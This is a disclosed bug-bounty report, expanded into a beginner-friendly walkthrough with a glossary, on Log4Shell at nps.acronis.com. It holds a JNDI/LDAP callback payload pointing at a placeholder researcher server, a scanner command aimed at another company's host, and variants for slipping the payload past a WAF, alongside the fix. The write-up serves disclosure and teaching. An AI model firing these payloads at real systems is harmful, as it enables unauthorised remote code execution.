[CVE-2021-44228] nps.acronis.com is vulnerable to the recent log4shell 0-day
The site ran a vulnerable Log4j version, so a crafted string in request headers could trigger a lookup to an attacker-controlled server, confirming the vulnerability.
 Originally disclosed on HackerOne
- Triaged in 7 days
- Fixed in 9 days
- Paid in 7 days
- Disclosed after 7 months
Summary
The website at nps.acronis.com is vulnerable to CVE-2021-44228
Steps To Reproduce
I used this script to find this. It spins up an interact-sh server to receive the callback and send the payload in the query string and about 30 diffent headers. You can reproduce manually with curl and interact-sh/burp collaborator/a server you control. However, since the callback is proof of the vulnerability, the script makes it easier to identify. Let me know if you want me to tell you which specific header fires the payload and I will test them.
- Construct the payload:
${jdni:ldap://nps.acronis.com.<your-server>/test} - Inject the payload in the Request Headers (User Agent, X-Forwarded-For etc) or use the script from fullscan:

python3 log4j-scan.py -u 'https://marketingportal.engelvoelkers.com' - Observe the callback, proving the deserialization of untrusted data which leads to rce
Recommendations
Update log4j to the latest version If updating to the latest version is not possible the vulnerability can be mitigated by removing the JndiLookup class from the class path. Additionally, the issue can be mitigated on Log4j versions >=2.10 by setting the system property log4j2.formatMsgNoLookups or the LOG4J_FORMAT_MSG_NO_LOOKUPS environment variable to true.
Impact
Remote Code Execution (rce)
Context
The target is nps.acronis.com, a host inside the Acronis programme's *.acronis.com scope. The report does not describe what the application on that host does; it only states that the site is vulnerable to CVE-2021-44228, the Log4Shell vulnerability in Apache Log4j 2. The weakness class recorded for the report is deserialisation of untrusted data, with a CVSS score of 10.0 and critical severity.
Log4j 2 is a Java logging library. When it formats a log message, it performs lookups on ${...} expressions inside the message. One of those lookups, the JNDI lookup, resolves a name against a directory service such as LDAP. In vulnerable versions, a string that reaches a log statement can therefore cause the server to make an outbound connection to an attacker-chosen host. That outbound connection is the observable proof of the bug, and the report treats it as sufficient evidence of remote code execution.
Setup
The researcher used an existing open-source scanner, log4j-scan, rather than writing tooling. The scanner starts an interact.sh server to receive callbacks and sends the payload in the query string and in about 30 different headers. The researcher notes that manual reproduction is also possible with curl plus interact.sh, Burp Collaborator, or any server under your own control, but that the script makes identification easier because the callback itself is the proof.
Finding it
The researcher used the scanner, which sends the payload in the query string and about 30 headers and listens for callbacks. That callback means the target resolved and contacted the JNDI URL embedded in the payload, which in turn means an attacker-controlled string reached a Log4j message lookup. The researcher offered to identify which specific header fires the payload and to test them individually, so the report does not pin the injection point to a single header.
Exploitation
Step 1: Construct the payload
${jdni:ldap://nps.acronis.com.<your-server>/test}
The expression is a Log4j lookup. The jndi prefix selects the JNDI lookup, ldap:// selects the LDAP protocol, and the host portion is the address the target will contact. The host is built from the target's own name plus the attacker's server, so the resulting DNS or LDAP request is attributable to the target. Note that the payload as written in the report spells the lookup jdni rather than jndi; the scanner used in step 2 sends its own payloads, so the exact string that produced the callback is not shown in the report.
Step 2: Inject the payload
python3 log4j-scan.py -u 'https://marketingportal.engelvoelkers.com'
The payload goes into request headers such as User-Agent and X-Forwarded-For, or into the query string, and the scanner automates sending it across roughly 30 headers. The command shown in the report is the scanner's usage example and points at a different host from the one under test; the target in this report is nps.acronis.com.
Step 3: Observe the callback
A connection arriving at the interact.sh server from the target proves that the target evaluated the lookup and performed the outbound request. The researcher describes this as proof of deserialisation of untrusted data leading to RCE.
The report includes a screenshot alongside the reproduction steps.
Root cause
A user-controlled string, taken from a request header or the query string, was written to a Log4j 2 log message in a version that still performs message lookups. Log4j expanded the ${...} expression and executed the JNDI lookup, causing the server to connect to the attacker's host. The report does not identify the application code, the exact header, or the Log4j version in use, so the precise path from request to log statement is not documented.
Impact
The report states the impact as remote code execution. The demonstrated effect is an outbound connection from the target to a host chosen by the attacker, which is the precondition for JNDI-based code loading. The report does not show code execution, a shell, or any data accessed on the host, so the RCE claim rests on the callback alone. The programme rated the issue critical with a CVSS score of 10.0 and paid a bounty of 1,000.00 USD.
Fix
The recommendation is to update Log4j to the latest version. If updating is not possible, the JndiLookup class can be removed from the class path. On Log4j versions 2.10 and above, the issue can also be mitigated by setting the system property log4j2.formatMsgNoLookups or the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS to true.
Variants to test
- Send the lookup in headers that proxies and application servers commonly log:
User-Agent,X-Forwarded-For,Referer,X-Api-Version,Accept-Language. A positive result is an inbound DNS or LDAP connection to your listener. - Send the lookup in query string parameters and in form bodies, since request logging often captures the full URL or parameter map. A positive result is the same callback.
- Try the lookup in fields that are stored and logged later, such as a username or search term, and trigger the log by causing an error. A positive result is a callback that arrives after the request, when the stored value is written to the log.
- Test hosts that sit behind a CDN or WAF by sending the payload in a header the edge does not inspect. A positive result is a callback despite the edge being present.
Hunting notes
This class of bug hides wherever request data is logged: access logs written by Java services, authentication and error handlers, and any middleware that records headers for debugging. During recon, the signal is a Java-based stack behind the host, which can often be inferred from error pages, cookies or default headers. The researcher's approach was to run a scanner that fans the payload across many headers and the query string, then rely on the out-of-band callback as the proof. If you reproduce this, narrowing down the exact header and showing what the target fetched would strengthen the case beyond the callback.
What happened, in plain words
A security researcher found that a website run by Acronis, at the address nps.acronis.com, was running a piece of software with a very serious known bug. The bug is called Log4Shell, and its official identifier is CVE-2021-44228. The researcher proved the bug was present by making the website's server contact a server the researcher controlled. That contact, called a callback, is the evidence.
The bug lives in a tool called Log4j 2. Log4j 2 is a logging library: a helper program that other software uses to write down notes about what it is doing, such as "a user logged in" or "this request failed". Those notes are called log messages, and they are what administrators read later when they want to understand what happened on a server. The problem is that Log4j 2, in the affected versions, does more than write text: if the text contains a special pattern, Log4j 2 goes and fetches something from wherever that pattern points. An attacker who can get text into a log message can therefore make the server reach out to a machine the attacker chooses. That is the whole idea behind Log4Shell.
The report records the weakness as "deserialisation of untrusted data", rates it critical, gives it a CVSS score of 10.0 (the maximum on that scale), and notes a bounty of 1,000.00 USD. The report does not describe what the application on nps.acronis.com actually does for users; it only states that the site is vulnerable.
The background you need
What a request and a header are
When you type an address into your browser and press Enter, your browser sends a request to a web server. The request has several parts. There is the address itself, called the URL, for example https://nps.acronis.com/some/page. There is also a block of extra information attached to the request, made of lines called headers. Headers are like the label on a parcel: they carry details about the sender and about what the sender wants, separate from the contents of the parcel.
Some headers you will meet in this report:
User-Agent: tells the server which browser and operating system you are using.X-Forwarded-For: used when a request passes through an intermediary (a proxy or a load balancer) so the final server can learn the original visitor's address.Referer: tells the server which page you came from.
A server often writes these headers into its logs, because they are useful for debugging and for spotting abuse. That habit is exactly what makes this bug dangerous: anything you put in a header may end up inside a log message.
What a query string is
A URL can carry extra values after a question mark, for example https://example.com/search?q=shoes. The part after the ? is the query string, and q=shoes is a parameter. Servers commonly log the full URL, query string included, so the query string is another place where attacker text can reach a log.
What Log4j 2 and a lookup are
Log4j 2 is a Java library. Java is a programming language, and a library is a collection of ready-made code that programmers reuse instead of writing everything themselves. Many large Java applications use Log4j 2 to write their logs.
Log4j 2 has a feature where a log message can contain a placeholder written as ${...}. When Log4j 2 writes the message, it replaces the placeholder with a value. This replacement step is called a lookup. One kind of lookup is the JNDI lookup. JNDI is a Java mechanism for looking things up in a directory service, and one of the directory services it can talk to is LDAP, a protocol for querying directories over the network. So a ${...} placeholder that names a JNDI lookup with an ldap:// address tells Log4j 2: go to that address and fetch what is there.
In the vulnerable versions, this happened even when the text came from an untrusted source, such as a header sent by a visitor. That is the flaw. The fix in later versions restricts these lookups so that untrusted text cannot trigger them.
What a callback is, and why it is proof
A callback, in this context, means that the target server makes a network connection back to a server the researcher controls. To receive it, the researcher needs a listener: a server that waits for incoming connections and records them. The report mentions three ways to get one: interact.sh (a free service that gives you a unique address and shows you connections made to it), Burp Collaborator (a similar feature inside the Burp Suite testing tool), or any server you run yourself.
Why is a callback proof? Because the only way the target could contact the researcher's address is if the target read the researcher's text and acted on it. Nobody else knows that unique address, and the target has no ordinary reason to visit it. So a connection arriving at the listener shows that the payload was processed. The report treats this as proof of the vulnerability, and as evidence that remote code execution (RCE) is possible. RCE means an attacker can make the target run code of the attacker's choosing. The report does not show actual code running; the callback is the demonstrated effect.
Setup
Rather than writing a tool from scratch, the researcher used an existing open-source scanner called log4j-scan. Open source means the code is publicly available for anyone to read and use. The scanner does the repetitive work: it starts an interact.sh listener to catch callbacks, then sends the payload in the query string and in about 30 different headers. Sending it in many places raises the chance that at least one of them ends up in a log message.
The researcher points out that you can also do this by hand, using curl (a command-line tool for sending web requests) together with interact.sh, Burp Collaborator, or a server you control. The script simply makes it easier, because the callback is the proof and the script automates the sending and the waiting.
Finding it
The researcher used the scanner, which sends the payload in the query string and about 30 headers and listens for callbacks. That callback means the target resolved the JNDI address in the payload and contacted it, which in turn means attacker-controlled text reached a Log4j message lookup.
Exploitation
Step 1: Construct the payload
${jdni:ldap://nps.acronis.com.<your-server>/test}
This is the text the researcher wants the target to process. Reading it piece by piece:
${and}mark the start and end of a Log4j placeholder. Everything inside is meant to be looked up rather than printed literally.jdniis the name of the lookup type in the report's text. Note the spelling: the report writesjdni, notjndi. The scanner in step 2 sends its own payloads, so the exact string that produced the callback is not shown in the report.ldap://says which protocol to use to reach the address that follows. LDAP is a directory protocol, and it is the one JNDI uses here.nps.acronis.com.<your-server>is the address the target will be told to contact. It is built from the target's own name followed by the researcher's server name, so that when the connection arrives at the listener it is clearly attributable to this target./testis the path requested on that server. It is just a label; the listener records whatever path is asked for.
The purpose of the step is to create a piece of text that, if it ever reaches a vulnerable Log4j log message, will make the server reach out to the researcher.
Step 2: Inject the payload
python3 log4j-scan.py -u 'https://marketingportal.engelvoelkers.com'
This is the command that runs the scanner. Line by line:
python3runs the Python 3 interpreter, the program that executes Python code. The scanner is written in Python.log4j-scan.pyis the name of the scanner script.-uis the option that tells the scanner which URL to test.'https://marketingportal.engelvoelkers.com'is the URL given to that option. It is the scanner's usage example and points at a different host from the one under test; the target in this report isnps.acronis.com.
The payload is placed into request headers such as User-Agent and X-Forwarded-For, or into the query string, and the scanner automates sending it across roughly 30 headers. The reason for spreading it across so many places is that the researcher does not know in advance which header the application writes to its logs. Trying many at once is faster than guessing.
Step 3: Observe the callback
A connection arriving at the interact.sh server from the target proves that the target evaluated the lookup and made the outbound request. The researcher describes this as proof of deserialisation of untrusted data leading to RCE.
The report includes a screenshot alongside the reproduction steps.
Why it worked
A string controlled by the visitor, taken from a request header or the query string, was written into a Log4j 2 log message in a version that still performs message lookups. Log4j expanded the ${...} expression and carried out the JNDI lookup, which made the server connect to the researcher's host. The report does not identify the application code, the exact header, or the Log4j version in use, so the precise path from request to log statement is not documented.
Impact
The report states the impact as remote code execution. What was actually demonstrated is an outbound connection from the target to a host chosen by the researcher, which is the precondition for JNDI-based code loading. The programme rated the issue critical with a CVSS score of 10.0 and paid a bounty of 1,000.00 USD.
Fix
The recommendation is to update Log4j to the latest version. If updating is not possible, the JndiLookup class can be removed from the class path. The class path is the list of places Java looks for the code it needs; removing that one class takes away the lookup feature that the attack relies on. On Log4j versions 2.10 and above, the issue can also be mitigated by setting the system property log4j2.formatMsgNoLookups or the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS to true. A system property and an environment variable are both ways of passing configuration settings to a running program without changing its code.
Variants to test
- Send the lookup in headers that proxies and application servers commonly log:
User-Agent,X-Forwarded-For,Referer,X-Api-Version,Accept-Language. A positive result is an inbound DNS or LDAP connection to your listener. - Send the lookup in query string parameters and in form bodies, since request logging often captures the full URL or the parameter map. A positive result is the same callback.
- Try the lookup in fields that are stored and logged later, such as a username or search term, and trigger the log by causing an error. A positive result is a callback that arrives after the request, when the stored value is written to the log.
- Test hosts that sit behind a CDN or WAF by sending the payload in a header the edge does not inspect. A CDN is a content delivery network, a service that sits in front of a site to speed it up and absorb traffic; a WAF is a web application firewall, which inspects traffic and blocks suspicious requests. A positive result is a callback despite the edge being present.
Hunting notes
This class of bug hides wherever request data is logged: access logs written by Java services, authentication and error handlers, and any middleware that records headers for debugging. During recon, the signal is a Java-based stack behind the host, which can often be inferred from error pages, cookies or default headers. The researcher's approach was to run a scanner that fans the payload across many headers and the query string, then rely on the out-of-band callback as the proof. If you reproduce this, narrowing down the exact header and showing what the target fetched would strengthen the case beyond the callback.
Glossary
- API: a defined way for one piece of software to talk to another, like a service counter with set rules for what you can ask for.
- Apache Log4j 2: a Java library that applications use to write log messages.
- Burp Collaborator: a feature of the Burp Suite testing tool that provides a listener address and records connections made to it.
- Callback: an incoming connection from the target to a server the researcher controls, used as proof that the target processed the payload.
- CDN (content delivery network): a service placed in front of a website to speed up delivery and absorb traffic.
- Class path: the list of locations where Java looks for the code it needs to run.
- CVE-2021-44228: the official identifier for the Log4Shell vulnerability in Apache Log4j 2.
- CVSS score: a number from 0 to 10 expressing how severe a vulnerability is; 10.0 is the maximum.
- curl: a command-line tool for sending web requests.
- Deserialisation of untrusted data: turning data supplied by an outsider back into objects the program acts on, without checking that the data is safe.
- DNS: the system that translates names such as
example.cominto network addresses. - Environment variable: a named setting passed to a running program from its surroundings.
- Header: a line of extra information attached to a web request or response, separate from its contents.
- interact.sh: a free service that gives you a unique address and shows connections made to it.
- Java: a programming language and runtime used by many large server applications.
- JNDI: a Java mechanism for looking up names in a directory service.
- JNDI lookup: a Log4j placeholder that uses JNDI to fetch something from a directory service.
- LDAP: a protocol for querying directory services over a network.
- Listener: a server that waits for incoming connections and records them.
- Log message: a note an application writes about what it is doing, kept for later reading.
- Log4Shell: the common name for CVE-2021-44228.
- Lookup: the step where Log4j replaces a
${...}placeholder with a value. - Open source: software whose code is publicly available to read and use.
- Payload: the text an attacker sends in the hope that the target processes it.
- Protocol: an agreed set of rules for how two systems communicate.
- Proxy: an intermediary that forwards requests between a visitor and a server.
- Query string: the part of a URL after the
?, carrying parameters. - RCE (remote code execution): making a target run code of the attacker's choosing.
- Recon: the information-gathering phase before testing, such as identifying what software a host runs.
- Request: the message a browser or tool sends to a server asking for something.
- Scanner: a tool that automatically sends many test requests and reports what it finds.
- System property: a named configuration setting passed to a running Java program.
- URL: the address of a resource on the web.
- WAF (web application firewall): a defence that inspects incoming traffic and blocks suspicious requests.


